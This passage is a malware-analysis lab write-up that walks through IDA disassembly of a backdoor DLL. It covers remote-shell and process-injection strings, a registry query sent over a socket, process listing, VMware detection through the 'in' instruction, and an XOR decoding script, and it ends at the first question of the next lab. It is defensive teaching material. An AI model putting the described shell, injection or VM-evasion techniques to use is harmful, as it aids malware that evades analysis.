


Figure 7: sub_10001656 parameters and varliables

Local variables correspond to negative offsets, where there are **23**. Many are generated by IDA and prepended with var_ however there are some which have been resolved, such as name or commandline. As we work through, we generally rename any of the important ones.

Parameters have positive offsets. Here there is **one**, currently lpThreadParameter. This may also be seen as arg_0 if not automagically resolved. **vii. Where is the string \cmd.exe /c located in the disassembly?**

Press Alt+T to perform a string search for \cmd.exe /c, which is stored as aCmdExeC, found within sub_1000FF58 at offset 0x100101D0 (figure 8).




Figure 8: Location of '\cmd.exe /c' **viii. What happens around**

the referencing of \cmd.exe /c?

The command cmd.exe /c opens a new instance of cmd.exe and the /c parameter instructs it to execute the command then terminate. This suggests that there is likely a construct of something to execute somewhere nearby.

Taking a cursory look around sub_1000FF58, we see several indications of what might be happening. Look for push offset X for quick wins.

Towards the top of the function, we see an address that is quite telling of what is happening. The offset aHiMasterDDDDDD called at 0x1001009Dcontains a long message which includes several strings relating to system time information (actually initialised just before), but more notably reference to a **Remote Shell** (figure 9).




Figure 9: Contents of offset aHiMasterDDDDDD

Further on throughout the function, there are more interesting offset addresses with strings that may provide an indication of activity.

Offset	String
aQuit	Quit
aExit	Exit
aCd	cd
asc_10095C5C	>
aEnmagic	enmagic
a0x02x	\r\n\r\n0x%02x\r\n\r\n
aIdle	idle
aUptime	uptime
aLanguage	language
aRobotwork	robotwork
aMbase	mbase
aMhost	mhost
aMmodule	mmodule
aMinstall	minstall
aInject	inject
aIexploreExe	iexplore.exe
aCreateprocessG	CreateProcess() GetLastError reports %d

Figure 10: Offset strings within sub_1000FF58

Some of which are likely part of any commandline activity, whereas others may be additional modules. Some of the notable ones might be aInject, aIexploreExe, and aCreateProcessG, which could be indicative of process injection into iexplore.exe.

ix. At 0x100101C8, dword_1008E5C4 indicates which path to take. How does the malware set dword_1008E5C4?

The comparison of dword_1008E5C4 and ebx will determine whether \cmd.exe /c or \command.exe /c is pushed; likey based upon the Operating System version to utilise the correct command prompt (figure 11).

Figure 11: cmd.exe or command.exe options

Following the xrefs of dword_1008E5C4 , we see it written (type w) in sub_10001656, with the value of eax. There is a preceding call to sub_10003695, where the function takes a look at the system's Version Information (using API call GetVersionExA) (figure 12).




Figure 12:

There is a comparison between the VersionInformation.dwPlatformId and 2, so looking at the Windows Platform IDs we see that it is looking to see if 'The operating system is Windows NT or later.' If it is, then \cmd.exe /c is pushed. If not, then it is \command.exe /c. **x. What happens if the string comparison to robotwork is successful?**

The robotwork string comparison is completed using the function memcmp, which returns **0** if the two strings are identical. The JNZ branch jumps if the result **Is Not Zero**. This means, if the robotwork comparison is successful, returning 0, then the jump does not execute (the red path). If the memcmp was unsuccessful, then some other non-zero value would be returned and the jump (green path) would be followed (figure 13).




Figure 13: memcmp of robotwork

Not jumping, (and following the red path), leads to a new function sub_100052A2 which includes registry keys SOFTWARE\Microsoft\Windows\CurrentVersion WorkTime and WorkTimes. The function is looking for values within the WorkTime and WorkTimes (RegQueryValueExA) and if so, are displayed as part of the relevant aRobotWorktime offset addresses (via %d) (figure 14).

Figure 14: Querying SOFTWARE\Microsoft\Windows\CurrentVersion WorkTime and WorkTimes registry keys

The start of the function takes in a parameter for SOCKET as s , which is then passed through to a new function (sub_100038EE) along with the registry values (ebp) (figure 15).





Figure 15: Passing registry values through SOCKET s

Therefore, if the string comparison for robotwork is successful, the registry keys SOFTWARE\Microsoft\Windows\CurrentVersion WorkTime and WorkTimes are queried and the values passed through (likely) the remote shell connection. **xi. What does the export PSLIST do?**



Name	Address	Ordinal
InstallRT	000000001000D847	1
InstallSA	000000001000DEC1	2
InstallSB	000000001000E892	3
PSLIST	0000000010007025	4
ServiceMain	000000001000CF30	5
StartEXS	0000000010007ECB	6
UninstallRT	000000001000F405	7
UninstallSA	000000001000EA05	8
UninstallSB	000000001000F138	9
DllEntryPoint	000000001001516D	[main entry]

Figure 16: Exports view

Open the exports list and find the exported function PSLIST. (figure 16).

Navigate here and see there are three subroutines. One of which queries OS version information (similar as seen in Q9, but this time also sees if dwMajorVersion is 5 for more specific OS footprinting (dwMajorVersions)), and depending on the outcome, will call either sub_10006518 or sub_1000664C (figure 17).




Figure 17: PSLIST exported function paths

Both sub_10006518 and sub_1000664C utilise CreateToolhelp32Snapshot to take a snapshot of the specified processes and associated information, and then execute appropriate commands to query the running processes IDs, names, and the number of threads. sub_1000664C also includes the SOCKET (s) to send the output out to (figure 18).




Figure 18: Using CreateToolhelp32Snapshot, quering running processes, and sending to socket

xii. Which API functions could be called by entering sub_10004E79?

A useful way to quickly see what API functions are called by a certain subroutine is through the Proximity Brower view, this transforms the standard Graph or Text views into a much more condensed graph highlighting which API functions or subroutines are called (figure 19)




Figure 19: Proximity View of sub_10004E79

Function	Description
GetSystemDefaultLangID	Returns language identifier to determine system language
sub_100038EE	Subroutine previously seen to send data via SOCKET
sprintf	Sends formatted string output
strlen	Gets the length of a string
aLanguageId0xX	Offset containing: '*[Language:] id:0x%x*'

Figure 20: Functions called by sub_10004E79

The functions called from sub_10004E79 (figure 20) indicate that the functionality is to identify the language used on the system, and then pass that information through the SOCKET (as we've seen sub_100038EE before). It might make sense to rename sub_10004E79 to something like **getSystemLanguage**. While we're at it, we might aswell rename sub_100038EE to something like **sendSocket**.

xiii. How many Windows API functions does DllMain call directly, and how many at a depth of 2?

Another way to view the API functions called from somewhere, is through View -> Graphs -> User XRef Chart. Set start and end addresses to DllMain and the Recursion depth to 1 to see four API functions called (figure 21). At a depth of 2, there are around 32, with some duplicates.




Figure 21: API functions called by DllMain.

Some of the more notable API calls which may provide indication of functionality are: sleep winexec gethostbyname inet_nota CreateThread WSAStartup inet_addr recv send socket connect LoadLibraryA **xiv. How long will the Sleep API function at 0x10001358 execute for?**

At first glance, one might think that the value passed to the sleep is 3E8h (1000), equating to 1 second, however it is a imul call which means the value at eax is getting multiplied by 1000. Looking up, we see that aThisIsCti30 at the offset address is moved into eax and then the pointer is moved 13 along (similar to what's seen in Q2) (figure 22).




Figure 22: Sleep for 30 seconds

This means that the value of eax when it is pushed is 30. atoi converts the string to an integer, and it is multiplied by 1000. Therefore, the Sleep API function sleeps for 30 seconds. **xv & xvi. What are the three parameters for the call to socket at 0x10001701?**

The three values pushed to the stack, labeled as protocol, type, and af, and are 6, 1, 2 respectively, are the three parameters used for the call to socket (figure 23).




Figure 23: Call to socket at 0x10001701

These depict what type of socket is created. Using Socket Documentation we can determine that in this case, it is TCP IPV4. At this point, we might aswell rename those operands (figure 24).

Parameter	Description	Value	Meaning
af	Address Family specification	2	IF_INET
type	Type of socket	1	SOCK_STREAM
protocol	Protocol used	6	IPPROTO_TCP

```
loc_100016FB:          ; protocol
push    IPPROTO_TCP
push    SOCK_STREAM    ; type
push    IF_INET        ; af
call    ds:socket      ; Indirect Call
```

Figure 24: Definitions and renaming of socket parameters **xvii.**

Is there VM detection?




Figure 25: Searching for the in instruction using 0xED in binary.

The in instruction (opcode 0xED) is used with the string *VMXh* to determine whether the malware is running inside VMware. 0xED can be searched (alt+B) and look for the in instruction (figure 25).

From here, we can navigate into the function and see what is going on within sub_10006196.




Figure 26: in instruction within sub_10006196

Directly around the in instruction, we see evidence of the string VMXh (converted from original hex value) (figure 26), which is potentially indicative of VM detection. If we look at the other xrefs of sub_10006196 we see three occurrences, each of which contains aFoundVirtualMa, indicating the install is canceling if a Virtual Machine is found (figure 27).

Figure 27: Found Virtual Machine string found after *VMXh string* **xviii,**

xix, & xx. What is at 0x1001D988?

The data starting at 0x1001D988 appears illegible, however, we can convert this to ASCII (by pressing A), albeit still unreadable (Figure 28).




Figure 28: Random data at 0x1001D988

We have been provided a python script with the lab lab05–01.py which is to be used as an IDA plugin for a simple script. For 0x50 bytes from the current cursor position, the script performs an XOR of 0x55, and prints out the resulting bytes, likely to decode the text (figure 29).

```
sea = ScreenEA()
for i in range(0x00,0x50):
    b = Byte(sea+i)
    decoded_byte = b ^ 0x55
    PatchByte(sea+i,decoded_byte)
```

Figure 29: XOR 0x55 script

We are unable to do this within the free version of IDA, however we can loosely do it manually ourselves by taking the bytes from 0x1001D988 and doing XOR 0x55.

Evidently, the conversion to ASCII and manual decoding has messed up something with the capitalisation, but we can see some plaintext and determine the completed message (figure 30)




Figure 30: Manual XOR 0x55

b. analyze the malware found in the file Lab06-01.exe.

i. What is the major code construct found in the only subroutine called by main?

